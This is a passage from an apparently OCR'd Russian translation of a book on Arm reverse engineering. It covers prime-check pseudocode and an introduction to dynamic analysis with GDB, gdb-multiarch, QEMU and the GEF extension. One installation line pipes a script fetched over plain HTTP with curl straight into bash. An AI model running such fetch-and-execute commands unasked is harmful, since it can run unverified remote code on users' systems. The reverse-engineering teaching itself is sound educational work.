


Рисунок 10.50. Логика




Рисунок 10.50. Логика (продолжение)

Соберём полученные фрагменты в псевдокод:

```
algoFunc(int x)
{
    double sqrtX;
    int i;

    if (x == 2)
        return 1;
    if (x <= 1 || (x & 1) == 0)
        return 0;

    sqrtX = sqrt((double)x);

    for (i = 3; sqrtX >= (double)i; i += 2)
    {
        if (x % i == 0)
            return 0;
    }
    return 1;
}
```

Иными словами, значение проходит проверку, если оно больше 1, а его единственные делители - 1 и оно само. Звучит знакомо? Вероятно, вы уже догадались: это алгоритм проверки простого числа!

Проверим его на нескольких простых числах, а затем на составном:

```
user@arm64:~$ ./algo1
Pick a number: 13
The answer is Yes!
user@arm64:~$ ./algo1
Pick a number: 17
The answer is Yes!
user@arm64:~$ ./algo1
Pick a number: 19
The answer is Yes!
user@arm64:~$ ./algo1
Pick a number: 20
20 does not meet the conditions.
```

Примечания

[1] [назад] hex-rays.com
[2] [назад] binary.ninja
[3] [назад] cloud.binary.ninja
[4] [назад] docs.binary.ninja
[5] [назад] github.com
[6] [назад] rada.re
[7] [назад] github.com
[8] [назад] C3-242, таблица C3-67, инструкции преобразования чисел с плавающей точкой и целых или чисел с фиксированной точкой.
[9] [назад] C7.2.236 SCVTF (скалярная, целочисленная).
[10] [назад] C7.2.67 FCMPE.

Глава 11. Динамический анализ

В предыдущих главах вы изучили основы ассемблера Arm и статического анализа дизассемблированного кода. Эти знания помогают распознавать шаблоны потока управления, отслеживать управляемый пользователем ввод и анализировать функции с конкретной целью. Теперь пора сделать следующий шаг и исследовать программу в динамическом, активно выполняющемся состоянии.

Отладчики в основном используются с одной из двух целей: исследовать образы памяти, также называемые дампами ядра, аварийно завершившейся программы или процесса либо контролируемо исследовать выполнение программы или процесса.

Отладка особенно полезна начинающим, изучающим язык ассемблера. Обучение может быть утомительным и подавляющим, особенно когда перед вами справочное руководство на 6000 страниц. По моему опыту, лучший способ выучить ассемблер - понять самые распространённые инструкции, а более экзотические изучать по мере встречи с ними. Открыв двоичный файл в дизассемблере, вы наверняка увидите незнакомые инструкции. Найти их в справочном руководстве Arm - хорошее начало, но наблюдение за ними в действии и за их поведением закрепляет знания.

Статический и динамический анализ идут рука об руку. Если просто запустить программу в отладчике, она выполнится и завершится либо аварийно завершится при срабатывании ошибки. Необходимое условие отладки - хотя бы минимальное понимание исследуемого двоичного файла. Поэтому первым шагом всегда является статический анализ. Он позволяет определить части программы для подробного исследования и соответственно установить точки останова. Достигнув такой точки, отладчик приостанавливает выполнение.

После остановки можно наблюдать текущее состояние обработки, пошагово выполнять следующие инструкции и следить, как на каждом шаге меняются значения регистров и области памяти.

Важно отметить существование разных видов динамического анализа. Например, есть автоматизированные инструменты специально для анализа вредоносного ПО. Они запускают вредоносную программу в изолированной среде, где средства мониторинга фиксируют изменения в разных частях операционной системы и формируют отчёт. В этой главе рассматривается не такой анализ. Вместо него мы познакомимся с разными отладчиками, позволяющими пошагово выполнять определённые части программы. Поскольку графические отладчики довольно понятны, основное внимание будет уделено GNU Debugger, GDB.

Глава не претендует на полное описание всех возможностей упомянутых отладчиков: это вышло бы за рамки книги. Отладчик Ghidra не рассматривается, поскольку во время написания главы он ещё разрабатывался. Более подробное введение в рассматриваемые дизассемблеры и отладчики можно найти в следующих книгах:

• *Debugging with GDB*[1]
• *The Ghidra Book*[2]
• *The IDA Pro Book*[3]
• *The Radare2 Book*[4]

Сначала будет дано краткое введение в отладчики командной строки и их основные команды, а также в полезные расширения, делающие вывод понятнее. Вы также научитесь отлаживать повреждение памяти и уязвимый процесс и удалённо отлаживать программы, когда необходимая им среда не совпадает с локальной.

Отладка из командной строки

Самый известный отладчик командной строки - официальный GNU Debugger, или GDB.[5] Его применяют не только специалисты по обратной разработке для отладки низкоуровневых языков, но и разработчики программ для отладки кода на высокоуровневых языках C, C++ и Java. По умолчанию GDB использует интерфейс командной строки, однако расширения делают его вывод понятнее и добавляют специализированные команды.

В этом разделе основное внимание уделяется GDB и одному из его расширений - GEF. Затем следует краткое введение в платформу обратной разработки командной строки Radare2 с открытым исходным кодом.[6]

Команды GDB

GDB предоставляет обширный набор команд, перечисляемых через справочную функцию. Чтобы получить обзор команд, используйте аргумент `--help`.

```
ubuntu@aarch64-vm:~$ gdb --help
This is the GNU debugger. Usage:

    gdb [options] [executable-file [core-file or process-id]]
    gdb [options] --args executable-file [inferior-arguments ...]

[--omitted--]
```

Команды можно перечислять и внутри сеанса отладки. Чтобы показать классы команд, введите `help`, а для списка команд определённого класса - `help` и имя класса. В таблице 11.1 приведены основные команды GDB, необходимые для начала работы.

Таблица 11.1. Основные команды GDB

Команда	Сокращение	Описание
`gdb`		Запустить GDB без отлаживаемого файла
`gdb program`		Загрузить программу в GDB
`gdb program core`		Отлаживать программу с помощью файла дампа ядра
`help`	`h`	Показать классы команд
`help class`		Показать команды класса
`help command`		Показать полную документацию команды
`apropos word`		Найти команды, относящиеся к слову `word`
`apropos -v word`		Показать полную документацию команд, относящихся к `word`
`break function`	`b`	Установить точку останова на функции
`break *address`	`b`	Установить точку останова по адресу
`watch location`		Установить точку наблюдения для области

Таблица 11.1. Основные команды GDB (продолжение)

Команда	Сокращение	Описание
`awatch location`		Установить точку наблюдения доступа к области
`rwatch`		Установить точку наблюдения чтения
`info watch`		Показать состояние всех или указанных точек наблюдения
`delete n`	`d [n]`	Удалить точку останова с номером n
`enable/disable n`		Включить или отключить точку останова n
`info break`	`i b`	Показать состояние всех или указанных точек останова
`set args [args]`		Задать аргументы следующего запуска
`show args`		Показать список аргументов
`run [arglist]`	`r`	Запустить программу с `[arglist]`
`continue`	`c`	Продолжить выполнение программы
`nexti n`	`ni`	Следующая инструкция с пропуском входа в вызовы функций
`stepi n`	`si`	Следующая инструкция со входом в вызовы функций
`next n`	`n`	Следующие n строк с пропуском входа в вызовы функций
`step n`	`s`	Следующие n строк со входом в вызовы функций
`quit`	`q`	Выйти из GDB

GDB Multiarch

Прежде чем переходить к расширениям GDB и отдельным командам, рассмотрим отладку двоичных файлов Arm на основной системе x86_64. Как уже известно, непосредственно запустить двоичный файл Arm на другом процессоре нельзя, поскольку коды операций разных архитектур различаются. Однако QEMU позволяет эмулировать среду Arm на x86_64 посредством полносистемной или непосредственной пользовательской эмуляции. В этом разделе показано, как с помощью `qemu-user` и `gdb-multiarch` запускать и отлаживать двоичный файл Arm без полносистемной эмуляции.

Для отладки Arm на x86_64 нельзя использовать обычную установку GDB. Следует установить `gdb-multiarch` и другие пакеты:

```
azeria@ubuntu-x86:~$ sudo apt install qemu-user gdb-multiarch \
  qemu-user-static gcc-aarch64-linux-gnu \
  binutils-aarch64-linux-gnu binutils-aarch64-linux-gnu-dbg \
  build-essential
```

Компиляция C с флагом `-ggdb3` добавляет отладочную информацию для GDB. Для примера соберём статически скомпонованный исполняемый файл:

```
azeria@x86:~$ aarch64-linux-gnu-gcc -static -o hello64 hello.c -ggdb3
```

Для динамически скомпонованного файла Arm компилируйте без `-static`. Запуск выполняется через `qemu-aarch64`, а библиотеки AArch64 передаются параметром `-L`.

```
azeria@ubuntu-x86:~$ aarch64-linux-gnu-gcc -o hello64 hello64.c
azeria@ubuntu-x86:~$ qemu-aarch64 -L /usr/aarch64-linux-gnu ./hello64
Hello, I'm executing ARM64 instructions!
```

Один из способов отладки - запустить двоичный файл в `qemu-user` и подключить GDB по TCP. Для этого `qemu-aarch64` запускается с флагом `-g` и номером порта ожидания соединения GDB.

```
azeria@x86:~$ qemu-aarch64 -L /usr/aarch64-linux-gnu/ -g 1234 ./hello64
```

В другом окне терминала выполните:

```
azeria@ubuntu-x86:~$ gdb-multiarch -q --nh -ex 'set architecture arm64' -ex 'file hello64' -ex
    'target remote localhost:1234' -ex 'layout split' -ex 'layout regs'
```

Флаг `--nh` запрещает читать `.gdbinit`, а параметры `-ex` задают команды, которые `gdb-multiarch` выполнит в начале сеанса. Первая устанавливает целевую архитектуру `arm64` (для 32-разрядных файлов используйте `arm`), затем указываются сам двоичный файл и хост с портом экземпляра `qemu-aarch64`. Последние два параметра `-ex` разделяют и показывают окна исходного кода, дизассемблированного кода, команд и регистров. В результате открывается сеанс отладки, похожий на рисунок 11.1.

Для динамически скомпонованных файлов `gdb-multiarch` может сообщить об отсутствующих библиотеках. В таком случае внутри сеанса укажите путь к нужным библиотекам:

Для AArch64:

```
(gdb) set solib-search-path /usr/aarch64-linux-gnu/lib/
```

Для AArch32:

```
(gdb) set solib-search-path /usr/arm-linux-gnueabihf/lib/
```




Рисунок 11.1. Разделённое представление GDB multiarch

Расширение GDB: GEF

В исходном виде интерфейс GDB довольно неинформативен. Исследователям, использующим отладку для низкоуровневого анализа и поиска уязвимостей, более полное представление текущего состояния обработки упрощает отладку и делает её продуктивнее. Поэтому существуют расширения GDB с более информативным представлением и дополнительными командами. Одно из них - GDB Enhanced Features (GEF).[7] Это проект с открытым исходным кодом на GitHub и подробной документацией возможностей.[8] Он поставляется как единый сценарий GDB, не зависит от ОС и не требует сторонних зависимостей. Нужны лишь GDB версии 8.0 или новее и Python 3.6 или новее.

Обратите внимание: многие команды этого раздела не являются уникальными для GEF и доступны в обычном GDB.

Существуют и другие расширения, похожие на GEF. Самые популярные - Python Exploit Development Assistance for GDB (PEDA)[9] и Pwndbg.[10] Их интерфейсы похожи, и многие команды совпадают. Выбор зависит от задачи и личных предпочтений.

Установка

В свежей Ubuntu Arm64 нужны GCC для компиляции, Python 3 или новее, который, скорее всего, уже установлен, и GDB версии 8 или новее.

Для установки GEF используйте:

```
bash -c "$(curl -fsSL http://gef.blah.cat/sh)"
```

Проверим установку, скомпилировав простую программу Hello World.

```
ubuntu@debian-arm64:~$ cat hello.c
#include <stdio.h>

int main(void) {
    return printf("Hello, World!\n");
}
ubuntu@debian-arm64:~$ gcc hello.c -o hello
ubuntu@debian-arm64:~$ ./hello
Hello, World!
```

Интерфейс GEF запускается автоматически, когда двоичный файл открывается в GDB.

```
ubuntu@debian-arm64:~$ gdb hello
GNU gdb (Ubuntu 12.0.90-0ubuntu1) 12.0.90
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
[...]

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
91 commands loaded for GDB 12.0.90 using Python engine 3.10
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from hello...
(No debugging symbols found in hello)
gef>
```

Видно, что отсутствуют команды, требующие дополнительных пакетов. Они необязательны. Если эти команды нужны, можно установить требуемые пакеты.

Интерфейс

В сеансе GDB-GEF можно командой `disassemble` быстро посмотреть функцию `main`, затем установить на ней точку останова и запустить программу.

```
gef> disassemble main
Dump of assembler code for function main:
   0x0000000000000754 <+0>:     stp     x29, x30, [sp, #-16]!
   0x0000000000000758 <+4>:     mov     x29, sp
   0x000000000000075c <+8>:     adrp    x0, 0x0
   0x0000000000000760 <+12>:    add     x0, x0, #0x790
   0x0000000000000764 <+16>:    bl      0x630 <printf@plt>
   0x0000000000000768 <+20>:    ldp     x29, x30, [sp], #16
   0x000000000000076c <+24>:    ret
End of assembler dump.
gef> b *main
Breakpoint 1 at 0x754
gef> run
```

На рисунке 11.2 показано представление после достижения точки останова. Сначала идут имена регистров и их значения. Стрелка от значения показывает значение, на которое оно указывает. Если регистр содержит адрес, видно значение по этому адресу, а если оно тоже является адресом - ещё одна стрелка к следующему значению.

Ниже регистров показан стек. Крайний левый адрес - адрес области стека, за которым следует значение по этому адресу. Если значение является адресом, стрелка снова показывает значение, на которое он указывает. Рядом со значениями стека видны стрелки с именами регистров: эти регистры содержат адреса стека, на которые направлены стрелки.

Под стеком находится фрагмент дизассемблированного кода. Адрес со стрелкой - текущий адрес PC. Следовательно, инструкция по этому адресу будет выполнена следующей.

Полезные команды GEF

В таблице 11.2 приведён небольшой список полезных команд GEF.

Таблица 11.2. Полезные команды GEF

Команда	Описание
`canary`	Найти в памяти значение канарейки
`checksec`	Показать включённые в двоичном файле средства защиты
`elf-info`	Показать основные сведения о загруженном файле ELF
`format-string-helper`	Попытаться обнаружить потенциально небезопасные строки формата
`functions`	Показать вспомогательные функции GEF
`gef-remote`	Удалённая отладка GEF
`got`	Показать текущее состояние таблицы GOT
`heap-analysis-helper`	Анализировать выделение и освобождение блоков памяти
`heap <subcommand>`	Показать сведения об указанном блоке кучи
`memory watch`	Добавить указанный диапазон памяти в представление контекста
`pattern create`	Создать шаблон указанного размера
`pattern search`	Определить смещение указанной позиции шаблона
`process status`	Описать текущий выполняющийся процесс
`scan`	Искать адреса одной области памяти
`search-pattern`	Искать указанный шаблон во время выполнения в компоновке памяти процесса
`vmmap`	Показать отображение адресного пространства процесса
`xinfo`	Показать сведения об указанном адресе

Как и обычный GDB, GEF предоставляет понятную справку. Получить сведения о командах или классах команд можно так:

```
Type "help" followed by a class name for a list of commands in that class.
Type "help all" for the list of all commands.
Type "help" followed by command name for full documentation.
Type "apropos word" to search for commands related to "word".
Type "apropos -v word" for full documentation of commands related to "word".
Command name abbreviations are allowed if unambiguous.
```




Рисунок 11.2. Представление GEF при достижении точки останова

Например, запросим дополнительные сведения о команде `memory`.

```
gef> help memory
Add or remove address ranges to the memory view.
Syntax: memory (watch|unwatch|reset|list)

List of memory subcommands:

memory list -- Lists all watchpoints to display in context layout.
memory reset -- Removes all watchpoints.
memory unwatch -- Removes address ranges to the memory view.
memory watch -- Adds address ranges to the memory view.

Type "help memory" followed by memory subcommand name for full documentation.
Type "apropos word" to search for commands related to "word".
Type "apropos -v word" for full documentation of commands related to "word".
Command name abbreviations are allowed if unambiguous.
```

Чтобы получить сведения о подкоманде, добавьте её после имени команды.

```
gef> help memory watch
Adds address ranges to the memory view.
Syntax: memory watch ADDRESS [SIZE] [(qword|dword|word|byte|pointers)]
Example:
memory watch 0x603000 0x100 byte
memory watch $sp
gef>
```

Для поиска связанных команд используйте apropos и имя команды:

```
gef> apropos heap
function _heap -- Return the current heap base address plus an optional offset.
heap -- Base command to get information about the Glibc heap structure.
heap arenas -- Display information on a heap chunk.
heap bins -- Display information on the bins on an arena (default: main_arena).
heap bins fast -- Display information on the fastbinsY on an arena (default: main_arena).
heap bins large -- Convenience command for viewing large bins.
heap bins small -- Convenience command for viewing small bins.
heap bins tcache -- Display information on the Tcachebins on an arena (default: main_arena).
heap bins unsorted -- Display information on the Unsorted Bins of an arena.
heap chunk -- Display information on a heap chunk.
heap chunks -- Display all heap chunks for the current arena.
heap set-arena -- Display information on a heap chunk.
heap-analysis-helper -- Heap vulnerability analysis helper: this command aims to track dynamic heap
    allocation
```

Исследование памяти

Одна из самых полезных возможностей, имеющаяся и в самом GDB, - исследование содержимого памяти в разных форматах. Синтаксис команды начинается с x/, после чего указываются число единиц, длина единицы и формат. Обзор синтаксиса приведён на рисунке 11.3.

